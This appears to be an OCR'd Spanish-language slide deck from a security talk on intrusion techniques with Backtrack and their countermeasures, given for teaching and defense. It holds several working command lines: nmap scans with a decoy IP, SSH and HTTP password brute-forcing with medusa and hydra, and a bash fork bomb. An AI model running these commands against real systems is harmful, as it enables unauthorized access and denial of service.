Tecnicas de Intrusion (Backtrack) y Contramedidas.

- IANUX Soluciones | Comunidad de Software Libre

http://ianux.com.ar | http://saltalug.org.ar


LPIC Oscar Gonzalez,
Consultor IT,
Security Researcher,
Instructor LPI Linux

oscar.gonzalez@ianux.com.ar
oscar.gonzalez@saltalug.org.ar

Gabriel Ramirez,
Security Consultant

gabriel.ramirez@ianux.com.ar

IANUX SOLUCIONES




Tecnicas de Intrusion (Backtrack) y Contramedidas.

Agenda:

- Seguridad Informatica
- Tecnicas de Intrusion | Hacking
- Tools | Backtrack
- Contramedidas o Hardening.
- Ejemplos

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.



- Un ataque ocurre cuando una persona o un grupo de personas intenta acceder, modificar o dañar un sistema o entorno. Estos ataques generalmente intentan lograr algunos de estos objetivos:

  Atacar la privacidad

  Atacar la integridad

  Atacar la disponibilidad

  Atacar la autenticidad

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Las personas que atacan sistemas se ven motivadas por diferentes razones:

- Por diversión o desafío.
- Por venganza.
- Por terrorismo.
- Rédito económico.
- Ventaja competitiva.
- Poder

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Los problemas de inseguridad actuales no se encuentran favorecidos únicamente por usuarios maliciosos, sino que muchas veces se encuentran ayudados por malas implementaciones de las aplicaciones, desconocimiento, negligencia, etc.
Hemos catalogado los principales factores que pueden generar problemas de seguridad en:

- Falta de políticas y/o normativas
- Protocolos
- Ambiente multilenguaje y multiproveedor
- Dispersión geográfica
- Falta de actualización de software de base
- Uso incorrecto de las aplicaciones
- Errores en los programas
- Errores de configuración
- Passwords
- Falta de supervisión y/o control.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Es importante conocer la forma en que proceden los intrusos para conocer la manera de detenerlos.
En general los intrusos realizan las mismas actividades cuando desean ingresar o atacar a un sistema, por lo que podemos generalizar los pasos en:

- Investigación
- Penetración
- Persistencia
- Expansión
- Logro del objetivo

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

INVESTIGACION

Siempre antes de realizar un ataque, los intrusos realizan un estudio del objetivo.
Generalmente consiste en obtener la siguiente información:

- Información de la empresa objetivo.
- Información del dominio objetivo: conociendo el nombre de la empresa se puede obtener su información de dominio a través de consultas tipo WHOIS.
- Información de los servidores: una vez que el intruso obtuvo el dominio, puede realizar consultas NSLOOKUP para conocer cuáles son los servidores que tiene la empresa.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

- Identificación de la plataforma: uno de los principales datos que buscan de sus objetivos es la plataforma sobre la que trabajan (Windows, Linux, Novell, etc.). Esto se puede realizar mediante la utilización de técnicas de OS fingerprint | Banner Identification.
- Identificación de los servicios: otra información importante que buscan obtener los atacantes son los servicios que ofrecen los servidores objetivos. Esto se puede realizar mediante escaneadores de puertos (port-scanners)

INVESTIGACION

Contramedidas:

Como primer contramedida, es necesario restringir la información que se difundirá a través de los servicios de DNS y WHOIS.

También se puede incluir filtrado de paquetes, para evitar la detección de la plataforma y los servicios y un Sistema de Detección de Intrusos (IDS) para detectar cuando se está produciendo un escaneo de puertos.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

INVESTIGACION

Banner Identification.

telnet 192.168.1.1 22
nc -v -n 192.168.27.1 22
wine sl.exe -v -b 192.168.27.1
xprobe2 192.168.27.1
amap -B 192.168.27.1 80
ingenieria_social -XD

Target Enumeration

nmap -sS -p 139 -O -D 24.213.28.234 192.168.27.1
Identificación de registros / dominios
Sam Spade http://www.samspade.org/
Identificación del Sistema Operativo
Netcraft http://news.netcraft.com/
GFI LANguard N.S.S
AutoScan (backtrack)
Scanrand scanrand -b10M -N 192.168.27.1:80,25,22,443
rotex http://www.robtex.com/
maltego

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

PENETRACION

En esta situación el atacante intentará acceder al objetivo.
Para realizar este paso, utilizan diferentes técnicas:

- Explotación de vulnerabilidades: existe algún producto instalado que permita la ejecución de código arbitrario.
- Debilidad de contraseñas: una contraseña débil puede permitir el ingreso de intrusos.
- Servicios mal configurados: un servicio que no esté adecuadamente configurado puede permitir que intrusos hagan uso abusivo del mismo, o incluso, que ejecuten código arbitrario.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

PENETRACION

Contramedidas:

- Explotación de vulnerabilidades: actualización constante del software instalado.
- Debilidad de contraseñas: definir una política de contraseñas robusta.
- Servicios mal configurados: revisar periódicamente la configuración de los servicios.

Como contra-medida general, siempre tenemos que tener en cuenta al filtrado de paquetes y la revisión periódica de los archivos de logs para conocer los eventos que han sucedido en el sistema.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

PENETRACION

Una vez que un atacante ha logrado ingresar a un sistema, generalmente realiza actividades para evitar ser detectado y deja herramientas o puertas traseras en el sistema para poder mantener un acceso permanente.
Para evitar ser detectado, en general un atacante busca los archivos de auditoría o log del sistema, para borrarlos o modificarlos ocultando su acceso y sus actividades. En Windows NT/2000, se puede realizar borrando el contenido del Visor de Sucesos :(.

Contramedidas:
Para evitar que un intruso elimine los archivos de log, se puede optar por mantenerlos guardados fuera del lugar donde se generan.

Es complicado evitar la copia de archivos, pero puede detectarse la modificación de ellos. Existen herramientas que crean un hash de los archivos de sistema, y avisan al administrador en caso de detectar una modificación.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

EXPANSION

Muchas veces, el objetivo final de un ataque no es el primer sistema atacado, sino que se utilizan varios saltos intermedios para lograr realizar un ataque sin ser rastreados.

Esto puede generar que nuestro sistema sea víctima y a la vez sea atacante.

Nuevamente, las contramedidas son el filtrado de paquetes, los sistemas IDS, y el control periódico de los archivos de log.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

LOGRO DEL OBJETIVO

En este punto podríamos decir que la tarea del intruso ha llegado a su objetivo. A partir de aquí, podemos esperar diferentes acciones por parte del intruso:

Desaparecer sin dejar rastro
Avisar al administrador que se ha ingresado al sistema
Comentar los fallos de seguridad encontrados a sus colegas
Hacer públicos los fallos de seguridad

IANUX SOLUCIONES


Tecnicas de Intrusion (Backtrack) y Contramedidas.

Como vimos anteriormente, la seguridad debe proveer:
1) integridad,
2) disponibilidad y
3) confidencialidad de la información.

Un ataque puede tener diferentes efectos:

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.



Nos referimos a INTERCEPTACION cuando un usuario no autorizado obtiene acceso a la información.

Ataques de interceptación:

Eavesdropping (Sniffing| AIRSniffing | War Driving y Netstumbling | Desbordamiento de CAM | VLAN hopping | STP manipulation)

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.


En un ataque por MODIFICACION, un usuario malicioso generalmente obtiene acceso no autorizado a un recurso con los privilegios necesarios para cambiarlo. Modificar un flujo de datos en una transmisión de red o archivos en un servidor pueden ser ejemplos de estos ataques.

Ataques de modificación:

Man-in-the-Middle (DHCP Starvation|
Manipulación de datos

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.



La INTERRUPCION consiste en dañar o dejar sin funcionamiento un sistema completo o parte de éste.
Si bien la detección es inmediata, los daños ocasionados por la suspensión del servicio y el tiempo de recuperación pueden ser muy importantes.

Ataques de interrupción:

Denegación de Servicio
Denegación de Servicio Distribuida
Falla de dispositivos o Software. (bombas logicas :(){ :|:& };:)
Desastres Naturales (incendios, inundaciones, catástrofes naturales, etc)
Daños intencionales o no, (ya sea por negligencia, descuido o ignorancia).

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

La FALSIFICACION puede aplicarse a la creación de nuevos objetos dentro del sistema, o simplemente participar en una conversación simulando ser otro interlocutor.

Ataques de falsificación:

IP Spoofing
MAC Address Spoofing

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

El RECONOCIMIENTO es el descubrimiento no autorizado de la topología de la red, sus sistemas, servicios o vulnerabilidades.

Para realizar cada paso del reconocimiento de una red, existen numerosas herramientas o alternativas. Algunas herramientas ya integran toda la secuencia de pasos: detectan los hosts alcanzables en una red, y por cada uno de estos realizan una búsqueda de sus servicios y vulnerabilidades.

Una alternativa para evitar el descubrimiento es establecer filtros de tráfico. El filtrado de tráfico puede actuar como una barrera que impida los paquetes ICMP echo (generalmente utilizados en la primer fase del descubrimiento).

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

La FALSIFICACION puede aplicarse a la creación de nuevos objetos dentro del sistema, o simplemente participar en una conversación simulando ser otro interlocutor.

Ataques de falsificación:

IP Spoofing
MAC Address Spoofing

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

El RECONOCIMIENTO es el descubrimiento no autorizado de la topología de la red, sus sistemas, servicios o vulnerabilidades.


Para realizar cada paso del reconocimiento de una red, existen numerosas herramientas o alternativas. Algunas herramientas ya integran toda la secuencia de pasos: detectan los hosts alcanzables en una red, y por cada uno de estos realizan una búsqueda de sus servicios y vulnerabilidades.

Una alternativa para evitar el descubrimiento es establecer filtros de tráfico. El fltrado de tráfico puede actuar como una barrera que impida los paquetes ICMP echo (generalmente utilizados en la primer fase del descubrimiento).

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Código Malicioso / Virus



- Se define como todo programa o fragmento del mismo que genera algún tipo de problema en el sistema en el cual se ejecuta, interfiriendo de esta forma con el normal funcionamiento del mismo. Existen diferentes tipos de código malicioso:
- **Bombas lógicas**: Se encuentran diseñados para activarse ante la ocurrencia de un evento definido en su lógica.
- **Troyanos**: Suele propagarse como parte de programas de uso común y se activan cuando los mismos se ejecutan.
- **Gusanos**: Tienen el poder de autoduplicarse causando efectos diversos.
- **Cookies**: Son archivos de texto con información acerca de la navegación efectuada por el usuario en Internet e información confidencial del mismo que pueden ser obtenidos por atacantes.
- **Keyloggers**: Es una aplicación destinada a registrar todas las teclas que un usuario tipea en su computadora; algunos de ellos además registran otro tipo de información útil para un atacante, como ser, imágenes de pantalla.
- **Spyware**: Aplicaciones que recogen y envían información sobre las páginas web que más frecuentemente visita un usuario, tiempo de conexión, datos relativos al equipo en el que se encuentran instalados (sistema operativo, tipo de procesador, memoria, etc.) e, incluso, hay algunos diseñados para informar de si el software que utiliza el equipo es original o no.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Resumen

1: Introducción
2: Footprinting e Ingeniería Social
3: Escaneo y Enumeración
4: SystemHacking
5: Malware (Troyanos, Backdoors, Virus & Gusanos)
6: Sniffers (MITM..)
7: Denegación de Servicio y Hijacking de Sesión
8: Web Hacking
9: Wireless Hacking
10:Craking
11: Seguridad Física

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Que herramientas necesitamos?

Backtrack | Samurai | WifiSlax

Cabezota | Paciencia | Estudiar | Leer

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.


Tools

nmap | meduza | hydra | tsgrinder | Pwdump| john | ettercap | sslstrip | metasploit | UCSniff| Nessus | Telnet Evilgrade| Fasttrack| Paros|BeEF|DSniff|Samurai|WifiSlax|SQLNinja| Xssploit|WebShag|aircrack-ng|kismet|kismac|La Cabeza|..

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Bruteforce Tool: Meduza | hydra | TSGrinder



medusa -h 192.168.198.133 -u root -P password -M ssh

hydra -l admin -P /pentest/passwords/wordlists/darkc0de.lst -e ns -t 15 -f -s -vV 192.168.1.1 http-get /

medusa:
-h: Dirección IP objetivo (host)
-u: Usuario (en este caso root)
-P: Archivo contenedor de contraseñas (puede asignarse la ruta completa de ubicación de este archivo, ej. /root/Desktop/carpeta/passwords.txt)
-M: Módulo de ejecución de medusa, para este caso ssh (Secure Shell)

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Sin SSL ¿Y Ahora Quien Podrá Defendernos?

Mini Taller 1: Asegurar utilizando SSL o cifrado a nuestras comunicaciones no siempre es la mejor opción.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Que es ettercap?
Que es ARP?
Que es MITM?
Que es SSLStrip?
Que es un Fake SSL Attack?
Que es un Null Prefix Attack SSL?
Como funciona, todo esto?
Algunos consejos para defendernos

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.


Que es ettetcap?
es un interceptor/sniffer/registrador para LANs con switch. Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS). También hace posible la inyección de datos en una conexión establecida y filtrado al vuelo aun manteniendo la conexión sincronizada gracias a su poder para establecer un Ataque Man-in-the-middle(Spoofing). Muchos modos de sniffing fueron implementados para darnos un conjunto de herramientas poderoso y completo de sniffing.

Que es el ARP?
El protocolo ARP es un protocolo de capa 3 utilizado para traducir direcciones IP (por ejemplo: 192.168.1.1) a direcciones físicas de tarjeta de red , direcciones MAC (por ejemplo: 0fe1.2ab6.2398).

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Ejemplo de una red, EL ANTES :)




IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.


Que es el MITM?

En criptografía, un ataque man-in-the-middle (MitM o intermediario) es un ataque en el que el enemigo adquiere la capacidad de leer, insertar y modificar a voluntad, los mensajes entre dos partes sin que ninguna de ellas conozca que el enlace entre ellos ha sido violado.
El atacante debe ser capaz de observar e interceptar mensajes entre las dos víctimas.

Ejemplo de una red Infectada, EL DESPUES XD



Tecnicas de Intrusion (Backtrack) y Contramedidas.




Que es SSL & TLS?
SSL stands for Secure Sockets Layer, though I.E.T.F. (Internet Engineering Task Force) has renamed it TLS (Transport Layer Security). TLS is documented in RFC 2246 and identifies itself in the protocol version field as SSL 3.1.

De donde viene SSL/TLS come from?
SSL was developed by Netscape, and is used extensively by web browsers & crawlers to provide secure connections for transferring sensitive data, such as credit card numbers and login authentication. An SSL-protected HTTP transfer uses trusted port 443 (instead of HTTP's normal port 80), and is identified with a special URL method ”https.” Thus, https://mail.google.com/ would cause an SSL-enabled browser to open a secure SSL session to trusted port 443 at mail.google.com.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.



